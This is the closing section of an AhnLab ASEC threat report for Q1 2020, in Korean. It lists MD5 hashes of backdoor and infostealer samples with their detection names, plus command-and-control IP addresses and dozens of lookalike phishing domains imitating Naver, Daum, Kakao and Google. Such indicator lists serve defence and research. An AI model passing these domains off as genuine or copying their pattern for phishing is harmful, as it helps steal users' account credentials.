6	6671764638290bcb4aedd6c2e1ec1f45	Backdoor/Win32.Infostealer	2019.12.23.04
7	c09a58890e6d35decf042381e8aec899	정상 파일	
8	367d053efd3eaeefff3e7eb699da78fd	Backdoor/Win32.Akdoor	2019.12.23.04
9	5cddf08d10c2a8829a65d13ddf90e6e8	Trojan/Win32.Runner	2019.12.23.04
10	4d6832ddf9e5ca4ee90f72a4a7598e9f	Backdoor/Win32.Akdoor	2019.12.23.04
11	e1af9409d6a535e8f1a66ce8e6cea428	정상 파일	
12	44bc819f40cdb29be74901e2a6c77a0c	Backdoor/Win32.Akdoor	2019.12.23.04
13	7fd2e2e3c88675d877190abaa3002b55	Backdoor/Win32.Akdoor	2019.12.23.04
14	ac6f0f14c66043e5cfbc636ddec2d62c	Dropper/Win32.Akdoor	2019.12.23.04
15	30bd4c48ccf59f419d489e71acd6bfca	Backdoor/Win32.Akdoor	2019.12.23.04

[+] 관련 샘플

No.	MD5	V3진단명	V3진단버전
1	ce2c2d12ef77ef699e584b0735022e5d	Trojan/Win32.Infostealer	2019.07.19.05
2	12a8f8efe867c11837d4118318b0dc29	Trojan/Win32.Agent	2019.12.09.04
3	56522bba0ac19449643f7fceccf73bbe	Trojan/Win32.Agent	2019.12.09.04
4	b994bd755e034d2218f8a3f70e91a165	Backdoor/Win32.Agent	2019.01.07.09
5	750924d47a75cc3310a4fea02c94a1ea	Backdoor/Win32.Akdoor	2017.06.05.06
6	d6d9bcc4fb70f4b27e192f3bfe61837d	Trojan/Win32.Agent	2019.11.16.08
7	af3bdaa30662565e18e2959f5a35c882	Trojan/Win32.Infostealer	2019.07.19.05
8	e11fa6a944710d276a05f493d8b3dc8a	Trojan/Win32.Agent	2019.11.16.09
9	b8c63340b2fc466ea6fe168000fedf2d	Downloader/Win32.Agent	2019.07.15.08
10	719d0bf25d7a8f20f252034b6d3dbf74	Trojan/Win32.Phandoor	2016.01.13.03
11	9d685308d3125e14287ecb7fbe5fcd37	Backdoor/Win32.Agent	2019.01.07.09
12	6574e952e2833625f68f4ebd9983b18e	Trojan/Win32.Infostealer	2019.07.19.05
13	a16d8af557e23f075a34feaf02047163	Win-Trojan/Dllbot.235520	2012.07.06.02

4-2. C&C 서버 / URL / IP

navor-net.hol.es (185.224.138.29, NE)

happy-new-year.esy.es (177.234.145.204, BR)

[+] 185.224.138.29(NE)

daum-mail-team.pe.hu

daum-master-help.hol.es

kakao-check.esy.es

naver-user-center.pe.hu

naver-user-help.pe.hu

naver-user-team.pe.hu

my-homework.890m.com

myacccount-goggle.esy.es

myaccounnts-goggle.esy.es

acount-google-team.hol.es

navor-net.hol.es

[+] 177.234.145.204(BR)

antichrist.hol.es

military-website.96.lt

happy-new-year.esy.es

user-acounts-setting.pe.hu

rnember-daurn-team.pe.hu

nid-narver-team.hol.es

newsea38-chol-com.esy.es

myaccounts.goegle.16mb.com

myaccounnt-google.esy.es

myaccaunt-qoog1e-corn.pe.hu

mernber-daum-net.96.lt

mernber-daum.pe.hu

member-manage-center.96.lt

member-info.com

member-daum.16mb.com

main-darn-setting.16mb.com

mail-manager-alert080.pe.hu

kakao-daum-team.16mb.com

kakao-daum-center.890m.com

hamnail-form.890m.com

ewha.16mb.com

daum-sercurity-center.hol.es

daum.member-info.com

chollian.16mb.com

accounnts-google-net.890m.com

ASEC REPORT

Vol.98
2020년 1분기

AhnLab

집필 안랩 시큐리티대응센터 (ASEC)
편집 안랩 콘텐츠기획팀
디자인 안랩 디자인팀

발행처 주식회사 안랩
경기도 성남시 분당구 판교역로 220
T. 031-722-8000
F. 031-722-8901